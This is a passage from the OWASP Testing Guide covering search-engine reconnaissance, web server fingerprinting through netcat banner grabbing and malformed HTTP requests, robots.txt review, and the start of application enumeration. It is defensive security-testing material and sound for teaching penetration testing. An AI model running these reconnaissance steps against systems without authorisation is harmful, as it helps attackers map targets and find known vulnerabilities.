OWASP-DS-003 - 4.9.3 Testing for DoS Buffer Overflows - Buffer Overflows

OWASP-DS-004 - 4.9.4 User Specified Object Allocation - User Specified Object Allocation

OWASP-DS-005 - 4.9.5 User Input as a Loop Counter - User Input as a Loop Counter

OWASP-DS-006 - 4.9.6 Writing User Provided Data to Disk - Writing User Provided Data to Disk

OWASP-DS-007 - 4.9.7 Failure to Release Resources - Failure to Release Resources

OWASP-DS-008 - 4.9.8 Storing too Much Data in Session - Storing too Much Data in Session

Web Services Testing

OWASP-WS-001 - 4.10.1 WS Information Gathering - N.A.

OWASP-WS-002 - 4.10.2 Testing WSDL - WSDL Weakness

OWASP-WS-003 - 4.10.3 XML Structural Testing - Weak XML Structure

OWASP-WS-004 - 4.10.4 XML content-level Testing - XML content-level

OWASP-WS-005 - 4.10.5 HTTP GET parameters/REST Testing - WS HTTP GET parameters/REST

OWASP-WS-006 - 4.10.6 Naughty SOAP attachments - WS Naughty SOAP attachments

OWASP-WS-007 - 4.10.7 Replay Testing - WS Replay Testing

Ajax Testing

OWASP-AJ-001 - 4.11.1 AJAX Vulnerabilities - N.A.

OWASP-AJ-002 - 4.11.2 AJAX Testing - AJAX weakness

4.2 Information Gathering

4.2.1 Conduct Search Engine Discovery/ Reconnaissance for Information Leakage

Summary

There are direct and indirect elements to search engine discovery and reconnaissance. Direct methods relate to searching the indexes and the associated content from caches. Indirect methods relate to gleaning sensitive design and configuration information by searching forums, newsgroups and tendering websites.

Once a search engine robot has completed crawling, it commences indexing the web page based on tags and associated attributes, such as <TITLE>, in order to return the relevant search results. [1]

If the robots.txt file is not updated during the lifetime of the web site, and inline HTML meta tags that instruct robots not to index content ahve not been used, then it is possible for indexes to contain web content not intended to be included in by the owners. Website owners may use the previously mentioned robots.txt, HTML meta tags, authentication and tools provided by search engines to remove such content.

Test Objectives

To understand what sensitive design and configuration information is exposed of the application/system/organisation both directly (on the organisation's website) or indirectly (on a third party website)

How to Test

- Using a search engine, search for:
- Network diagrams and configurations
- Archived posts and emails by administrators and other key staff
- Logon procedures and username formats
- Usernames and passwords
- Error message content
- Development, test, UAT and staging versions of the website

Black Box Testing

Using the advanced "site:" search operator, it is possible to restrict search results to a specific domain [2]. Do not limit testing to just one search engine provider - they may generate different results depending on when they crawled content and their own algorithms. Consider:

- Baidu
- binsearch.info
- Bing
- Duck Duck Go
- ixquick/Startpage

- Google
- Shodan

Duck Duck Go and ixquick/Startpage provide reduced information leakage about the tester.


Google provides the Advanced "cache:" search operator [2], but this is the equivalent to clicking the "Cached" next to each Google Search Result. Hence, the use of the Advanced "site:" Search Operator and then clicking "Cached" is preferred.

The Google SOAP Search API supports the doGetCachedPage and the associated doGetCachedPageResponse SOAP Messages [3] to assist with retrieving cached pages. An implementation of this is under development by the OWASP "Google Hacking" Project.

Example


To find the web content of owasp.org indexed by a typical search engine, the syntax required is:

```
site:owasp.org
```



To display the index.html of owasp.org as cached, the syntax is:

cache:owasp.org



Gray Box testing and example

Gray Box testing is the same as Black Box testing above.

Tools

[1] FoundStone SiteDigger - http://www.mcafee.com/uk/downloads/free-tools/sitedigger.aspx

[2] Google Hacker - http://yehg.net/lab/pr0js/files.php/googlehacker.zip

[3]Stach & Liu's Google Hacking Diggity Project - http://www.stachliu.com/resources/tools/google-hacking-diggity-project/

Vulnerability References

Web

[1] "Google Basics: Learn how Google Discovers, Crawls, and Serves Web Pages" - http://www.google.com/support/webmasters/bin/answer.py?answer=70897

[2] "Operators and More Search Help" - http://support.google.com/websearch/bin/answer.py?hl=en&answer=136861

Remediation

Carefully consider the sensitivity of design and configuration information before it is posted online.

Periodically review the sensitivity of existing design and configuration information that is posted online.

4.2.2 Fingerprint Web Server

Summary

Web server fingerprinting is a critical task for the Penetration tester. Knowing the version and type of a running web server allows testers to determine known vulnerabilities and the appropriate exploits to use during testing.

There are several different vendors and versions of web servers on the market today. Knowing the type of web server that you are testing significantly helps in the testing process, and will also change the course of the test. This information can be derived by sending the web server specific commands and analyzing the output, as each version of web server software may respond differently to these commands. By knowing how each type of web server responds to specific commands and keeping this information in a web server fingerprint database, a

penetration tester can send these commands to the web server, analyze the response, and compare it to the database of known signatures. Please note that it usually takes several different commands to accurately identify the web server, as different versions may react similarly to the same command. Rarely, however, different versions react the same to all HTTP commands. So, by sending several different commands, you increase the accuracy of your guess.

Test Objectives

How to Test

Black Box testing and example

The simplest and most basic form of identifying a Web server is to look at the Server field in the HTTP response header. For our experiments we use netcat. Consider the following HTTP Request-Response:

```
$ nc 202.41.76.251 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Mon, 16 Jun 2003 02:53:29 GMT
Server: Apache/1.3.3 (Unix)  (Red Hat/Linux)
Last-Modified: Wed, 07 Oct 1998 11:18:14 GMT
ETag: "1813-49b-361b4df6"
Accept-Ranges: bytes
Content-Length: 1179
Connection: close
Content-Type: text/html
```

From the *Server* field, we understand that the server is likely Apache, version 1.3.3, running on Linux operating system.

Four examples of the HTTP response headers are shown below.

From an **Apache 1.3.23** server:

```
HTTP/1.1 200 OK
Date: Sun, 15 Jun 2003 17:10: 49 GMT
Server: Apache/1.3.23
```

Last-Modified: Thu, 27 Feb 2003 03:48: 19 GMT
ETag: 32417-c4-3e5d8a83
Accept-Ranges: bytes
Content-Length: 196
Connection: close
Content-Type: text/HTML

From a **Microsoft IIS 5.0** server:

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Expires: Yours, 17 Jun 2003 01:41: 33 GMT
Date: Mon, 16 Jun 2003 01:41: 33 GMT
Content-Type: text/HTML
Accept-Ranges: bytes
Last-Modified: Wed, 28 May 2003 15:32: 21 GMT
ETag: b0aac0542e25c31: 89d
Content-Length: 7369

From a **Netscape Enterprise 4.1** server:

HTTP/1.1 200 OK
Server: Netscape-Enterprise/4.1
Date: Mon, 16 Jun 2003 06:19: 04 GMT
Content-type: text/HTML
Last-modified: Wed, 31 Jul 2002 15:37: 56 GMT
Content-length: 57
Accept-ranges: bytes
Connection: close

From a **SunONE 6.1** server:

HTTP/1.1 200 OK
Server: Sun-ONE-Web-Server/6.1
Date: Tue, 16 Jan 2007 14:53:45 GMT

Content-length: 1186
Content-type: text/html
Date: Tue, 16 Jan 2007 14:50:31 GMT
Last-Modified: Wed, 10 Jan 2007 09:58:26 GMT
Accept-Ranges: bytes
Connection: close

However, this testing methodology is limited in accuracy. There are several techniques that allow a web site to obfuscate or to modify the server banner string. For example we could obtain the following answer:

403 HTTP/1.1 Forbidden
Date: Mon, 16 Jun 2003 02:41: 27 GMT
Server: Unknown-Webserver/1.0
Connection: close
Content-Type: text/HTML; charset=iso-8859-1

In this case, the server field of that response is obfuscated: we cannot know what type of web server is running based on such information.

Protocol behaviour

More refined techniques take in consideration various characteristics of the several web servers available on the market. We will list some methodologies that allow us to deduce the type of web server in use.

HTTP header field ordering

The first method consists of observing the ordering of the several headers in the response. Every web server has an inner ordering of the header. We consider the following answers as an example:

Response from **Apache 1.3.23**

$ nc apache.example.com 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK

Date: Sun, 15 Jun 2003 17:10: 49 GMT
Server: Apache/1.3.23
Last-Modified: Thu, 27 Feb 2003 03:48: 19 GMT
ETag: 32417-c4-3e5d8a83
Accept-Ranges: bytes
Content-Length: 196
Connection: close
Content-Type: text/HTML

Response from **IIS 5.0**

$ nc iis.example.com 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Content-Location: http://iis.example.com/Default.htm
Date: Fri, 01 Jan 1999 20:13: 52 GMT
Content-Type: text/HTML
Accept-Ranges: bytes
Last-Modified: Fri, 01 Jan 1999 20:13: 52 GMT
ETag: W/e0d362a4c335be1: ae1
Content-Length: 133

Response from **Netscape Enterprise 4.1**

$ nc netscape.example.com 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: Netscape-Enterprise/4.1
Date: Mon, 16 Jun 2003 06:01: 40 GMT
Content-type: text/HTML
Last-modified: Wed, 31 Jul 2002 15:37: 56 GMT
Content-length: 57

Accept-ranges: bytes
Connection: close

Response from a **SunONE 6.1**

$ nc sunone.example.com 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: Sun-ONE-Web-Server/6.1
Date: Tue, 16 Jan 2007 15:23:37 GMT
Content-length: 0
Content-type: text/html
Date: Tue, 16 Jan 2007 15:20:26 GMT
Last-Modified: Wed, 10 Jan 2007 09:58:26 GMT
Connection: close

We can notice that the ordering of the *Date* field and the *Server* field differs between Apache, Netscape Enterprise, and IIS.

Malformed requests test

Another useful test to execute involves sending malformed requests or requests of nonexistent pages to the server. Consider the following HTTP responses.

Response from **Apache 1.3.23**

$ nc apache.example.com 80
GET / HTTP/3.0

HTTP/1.1 400 Bad Request
Date: Sun, 15 Jun 2003 17:12: 37 GMT
Server: Apache/1.3.23
Connection: close
Transfer: chunked
Content-Type: text/HTML; charset=iso-8859-1

Response from **IIS 5.0**

```
$ nc iis.example.com 80
GET / HTTP/3.0

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Content-Location: http://iis.example.com/Default.htm
Date: Fri, 01 Jan 1999 20:14: 02 GMT
Content-Type: text/HTML
Accept-Ranges: bytes
Last-Modified: Fri, 01 Jan 1999 20:14: 02 GMT
ETag: W/e0d362a4c335be1: ae1
Content-Length: 133
```

Response from **Netscape Enterprise 4.1**

```
$ nc netscape.example.com 80
GET / HTTP/3.0

HTTP/1.1 505 HTTP Version Not Supported
Server: Netscape-Enterprise/4.1
Date: Mon, 16 Jun 2003 06:04: 04 GMT
Content-length: 140
Content-type: text/HTML
Connection: close
```

Response from a **SunONE 6.1**

```
$ nc sunone.example.com 80
GET / HTTP/3.0

HTTP/1.1 400 Bad request
Server: Sun-ONE-Web-Server/6.1
Date: Tue, 16 Jan 2007 15:25:00 GMT
Content-length: 0
```

Content-type: text/html
Connection: close

We notice that every server answers in a different way. The answer also differs in the version of the server. Similar observations can be done we create requests with a non-existent protocol. Consider the following responses:

Response from **Apache 1.3.23**

$ nc apache.example.com 80
GET / JUNK/1.0

HTTP/1.1 200 OK
Date: Sun, 15 Jun 2003 17:17: 47 GMT
Server: Apache/1.3.23
Last-Modified: Thu, 27 Feb 2003 03:48: 19 GMT
ETag: 32417-c4-3e5d8a83
Accept-Ranges: bytes
Content-Length: 196
Connection: close
Content-Type: text/HTML

Response from **IIS 5.0**

$ nc iis.example.com 80
GET / JUNK/1.0

HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Fri, 01 Jan 1999 20:14: 34 GMT
Content-Type: text/HTML
Content-Length: 87

Response from **Netscape Enterprise 4.1**

$ nc netscape.example.com 80

GET / JUNK/1.0

<HTML><HEAD><TITLE>Bad request</TITLE></HEAD>
<BODY><H1>Bad request</H1>
Your browser sent to query this server could not understand.
</BODY></HTML>

Response from a **SunONE 6.1**

$ nc sunone.example.com 80
GET / JUNK/1.0

<HTML><HEAD><TITLE>Bad request</TITLE></HEAD>
<BODY><H1>Bad request</H1>
Your browser sent a query this server could not understand.
</BODY></HTML>


Tools

- httprint - http://net-square.com/httprint.html
- httprecon - http://www.computec.ch/projekte/httprecon/
- Netcraft - http://www.netcraft.com
- Desenmascarame - http://desenmascara.me

Automated Testing

Rather than rely on manual banner grabbing and analysis of the web server headers, a tester can use automated tools to achieve the same results. The tests to carryout in order to accurately fingerprint a web server can be many. Luckily, there are tools that automate these tests. "*httprint*" is one of such tools. httprint uses a signature dictionary that allows it to recognize the type and the version of the web server in use.

An example of running httprint is shown below:



Online Testing

Online tools can be used if the tester wishes to test more stealthily and doesn't wish to directly connect to the target website. An example of an online tool that often delivers a lot of information about target Web Servers, is Netcraft. With this tool we can retrieve information about operating system, web server used, Server Uptime, Netblock Owner, history of change related to Web server and O.S.

An example is shown below:

Background

Site title	OWASP	**Date first seen**	October 2001
Site rank	30592	**Primary language**	English
Description	*Not Present*		
Keywords	*Not Present*		

Network

Site	http://www.owasp.org	**Last reboot**	11 days ago
Domain	owasp.org	**Netblock Owner**	Rackspace Cloud Servers
IP address	50.57.64.91	**Nameserver**	dns.stabletransit.com
IPv6 address	*Not Present*	**DNS admin**	ipadmin@stabletransit.com
Domain registrar	pir.org	**Reverse DNS**	www.owasp.org
Organisation	OWASP Foundation, 9175 Guilford Rd Suite 300, Columbia, 21046, United States	**Nameserver organisation**	whois.tucows.com
Top Level Domain	Organization entities (.org)	**Hosting company**	Rackspace
Hosting country	US	**DNS Security Extensions**	*unknown*

Hosting History

Netblock owner	IP address	OS	Web server	Last changed
Rackspace Cloud Servers 5000 Walzem Rd. San Antonio TX US 78218	50.57.64.91	Linux	Apache	28-Jan-2013
Rackspace Cloud Servers 5000 Walzem Rd. San Antonio TX US 78218	50.57.64.91	Linux	Apache	18-Jan-2013
Rackspace Cloud Servers 5000 Walzem Rd. San Antonio TX US 78218	50.57.64.91	Linux	Apache	28-Dec-2012
Rackspace Cloud Servers 5000 Walzem Rd. San Antonio TX US 78218	50.57.64.91	Linux	Apache	18-Dec-2012
Rackspace Cloud Servers 5000 Walzem Rd. San Antonio TX US 78218	50.57.64.91	Linux	Apache	28-Nov-2012
Rackspace Cloud Servers 5000 Walzem Rd. San Antonio TX US 78218	50.57.64.91	Linux	Apache	18-Nov-2012
Rackspace Cloud Servers 5000 Walzem Rd. San Antonio TX US 78218	50.57.64.91	Linux	Apache	27-Oct-2012
Rackspace Hosting 5000 Walzem Road San Antonio TX US 78218	50.57.64.91	Linux	Apache	17-Oct-2012
Slicehost 9725 Datapoint San Antonio TX US 78225	50.57.64.91	Linux	Apache	26-Sep-2012
Slicehost 9725 Datapoint San Antonio TX US 78225	50.57.64.91	Linux	Apache	17-Sep-2012

OWASP Unmaskme Project is expected to become another online tool to do fingerprinting of any website with an overall interpretation of all the Web-metadata extracted. The idea behind this project is that anyone in charge of a website could test the metadata their site is showing to the world and assess it from a security point of view.

While this project is still being developed, you can test a Spanish Proof of Concept of this idea.

Vulnerability References

Whitepapers

- Saumil Shah: "An Introduction to HTTP fingerprinting" - http://www.net-square.com/httprint_paper.html
- Anant Shrivastava : "Web Application Finger Printing" - http://anantshri.info/articles/web_app_finger_printing.html

Remediation

Protect the presentation layer web server behind a hardened reverse proxy.

Obfuscate the presentation layer web server headers.

- Apache
- IIS

4.2.3 Review Webserver Metafiles for Information Leakage

Summary

This section describes how to test the robots.txt file for Information Leakage of the web application's directory/folder path(s). Furthermore the list of directories that are to be avoided by Spiders/Robots/Crawlers can also be created as a dependency for OWASP-IG-009[1]

Test Objectives

1. Information Leakage of the web application's directory/folder path(s).

2. Create the list of directories that are to be avoided by Spiders/Robots/Crawlers.

How to Test

Web spiders/robots/crawlers retrieve a web page and then recursively traverse hyperlinks to retrieve further web content. Their accepted behavior is specified by the *Robots Exclusion Protocol* of the robots.txt file in the web root directory [1].

robots.txt in webroot

As an example, the beginning of the robots.txt file from http://www.google.com/robots.txt sampled on 11 August 2013 is quoted below:

User-agent: *
Disallow: /search
Disallow: /sdch
Disallow: /groups
Disallow: /images
Disallow: /catalogs
...

The *User-Agent* directive refers to the specific web spider/robot/crawler. For example the *User-Agent: Googlebot* refers to the spider from Google while "User-Agent: bingbot"[2] refers to crawler from Microsoft/Yahoo!. *User-Agent:* * in the example above applies to all web spiders/robots/crawlers [2] as quoted below:

User-agent: *

The *Disallow* directive specifies which resources are prohibited by spiders/robots/crawlers. In the example above, directories such as the following are prohibited:

...
Disallow: /search
Disallow: /sdch
Disallow: /groups
Disallow: /images
Disallow: /catalogs
...

Web spiders/robots/crawlers can intentionally ignore the *Disallow* directives specified in a robots.txt file [3], such as those from Social Networks[3] to ensure that shared linked are still valid. Hence,**robots.txt should not be considered as a mechanism to enforce restrictions on how web content is accessed, stored, or republished by third parties**.

<META> Tag

<META> tags are located within the HEAD section of each HTML Document and should be consistent across a web site in the likely event that the robot/spider/crawler start point does not begin from a document link other than webroot i.e. a "deep link"[4].

If there is no "<META NAME="ROBOTS"" ... >" entry than the "Robots Exclusion Protocol *defaults to "INDEX,FOLLOW" respectively. Therefore, the other two valid entries defined by the "Robots Exclusion Protocol* are prefixed with "NO..." i.e. "NOINDEX" and "NOFOLLOW".

Web spiders/robots/crawlers can intentionally ignore the "<META NAME="ROBOTS"" tag as the robots.txt file convention is preferred. Hence, **<META> Tags should not be considered the primary mechanism, rather a complementary control to robots.txt**.

Black Box testing and example

robots.txt in webroot - with "wget" or "curl"

The robots.txt file is retrieved from the web root directory of the web server.

For example, to retrieve the robots.txt from www.google.com using *wget* or "curl":

```
cmlh$ wget http://www.google.com/robots.txt
--2013-08-11 14:40:36--  http://www.google.com/robots.txt
Resolving www.google.com... 74.125.237.17, 74.125.237.18, 74.125.237.19, ...
Connecting to www.google.com|74.125.237.17|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]
Saving to: ‘robots.txt.1’

    [ <=>                                   ] 7,074       --.-K/s   in 0s

2013-08-11 14:40:37 (59.7 MB/s) - ‘robots.txt’ saved [7074]

cmlh$ head -n5 robots.txt
User-agent: *
Disallow: /search
Disallow: /sdch
Disallow: /groups
Disallow: /images
cmlh$

cmlh$ curl -O http://www.google.com/robots.txt
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
101  7074    0  7074    0     0   9410      0 --:--:-- --:--:-- --:--:-- 27312

cmlh$ head -n5 robots.txt
User-agent: *
Disallow: /search
Disallow: /sdch
```

Disallow: /groups
Disallow: /images
cmlh$

robots.txt in webroot - with rockspider

"rockspider"[5] automates the creation of the initial scope for Spiders/Robots/Crawlers of files and directories/folders of a web site

For example, to create the initial scope based on the Allowed: directive from www.google.com using "rockspider"[6]:

cmlh$ ./rockspider.pl -www www.google.com

"Rockspider" Alpha v0.1_2

Copyright 2013 Christian Heinrich
Licensed under the Apache License, Version 2.0

1. Downloading http://www.google.com/robots.txt
2. "robots.txt" saved as "www.google.com-robots.txt"
3. Sending Allow: URIs of www.google.com to web proxy i.e. 127.0.0.1:8080
    /catalogs/about sent
    /catalogs/p? sent
    /news/directory sent
    ...
4. Done.


cmlh$

<META> Tags - with Burp

Based on the Disallow directive(s) listed within the robots.txt file in webroot, a regular expression search for "<META NAME="ROBOTS"" within each web page is undertaken and the result compared to the robots.txt file in webroot.

For example, the robots.txt file from facebook.com has a "Disallow: /ac.php" entry[7] and the

resulting search for "<META NAME="ROBOTS"" shown below:



The above might be considered a fail since "INDEX,FOLLOW" is the default <META> Tag specified by the "Robots Exclusion Protocol" yet "Disallow: /ac.php" is listed in robots.txt.

Analyze robots.txt using Google Webmaster Tools

Google provides an "Analyze robots.txt" function as part of its "Google Webmaster Tools", which can assist with testing [4] and the procedure is as follows:

1. Sign into Google Webmaster Tools with your Google Account.

2. On the Dashboard, click the URL for the site you want.

3. Click Tools, and then click Analyze robots.txt.

Gray Box testing and example

The process is the same as Black Box testing above.

Tools

- Browser (View Source function)
- curl

- wget
- rockspider[8]

References

Whitepapers

- [1] "The Web Robots Pages" - http://www.robotstxt.org/
- [2] "Block and Remove Pages Using a robots.txt File" - http://support.google.com/webmasters/bin/answer.py?hl=en&answer=156449&from=40364&rd=1
- [3] "(ISC)2 Blog: The Attack of the Spiders from the Clouds" - http://blog.isc2.org/isc2_blog/2008/07/the-attack-of-t.html
- [4] "Block and Remove Pages Using a robots.txt File - http://support.google.com/webmasters/bin/answer.py?hl=en&answer=156449&from=35237&rd=1
- [5] "Telstra customer database exposed" - http://www.smh.com.au/it-pro/security-it/telstra-customer-database-exposed-20111209-1on60.html

4.2.4 Enumerate Applications on Webserver

Summary

A paramount step in testing for web application vulnerabilities is to find out which particular applications are hosted on a web server. Many applications have known vulnerabilities and known attack strategies that can be exploited in order to gain remote control or to exploit data. In addition, many applications are often misconfigured or not updated, due to the perception that they are only used "internally" and therefore no threat exists.

Description of the Issue

With the proliferation of virtual web servers, the traditional 1:1-type relationship between an IP address and a web server is losing much of its original significance. It is not uncommon to have multiple web sites / applications whose symbolic names resolve to the same IP address (this scenario is not limited to hosting environments, but also applies to ordinary corporate environments as well).

As a security professional, you are sometimes given a set of IP addresses (or possibly just one) as a target to test. It is arguable that this scenario is more akin to a pentest-type engagement, but in any case, it is expected that such an assignment would test all web applications accessible through this target (and possibly other things). The problem is that the given IP address hosts an HTTP service on port 80, but if you access it by specifying the IP address (which is all you know) it reports "No web server configured at this address" or a similar message. But that system could "hide" a number of web applications, associated to unrelated symbolic (DNS) names. Obviously, the extent of your analysis is deeply affected by the fact that you test the applications, or you do not - because you don't notice them, or you notice only SOME of them. Sometimes, the target specification is richer – maybe you are handed out a list of IP addresses and their corresponding symbolic names. Nevertheless, this list might convey partial information, i.e., it could omit some symbolic names – and the client may not even being aware of that (this is more likely to happen in large organizations)!

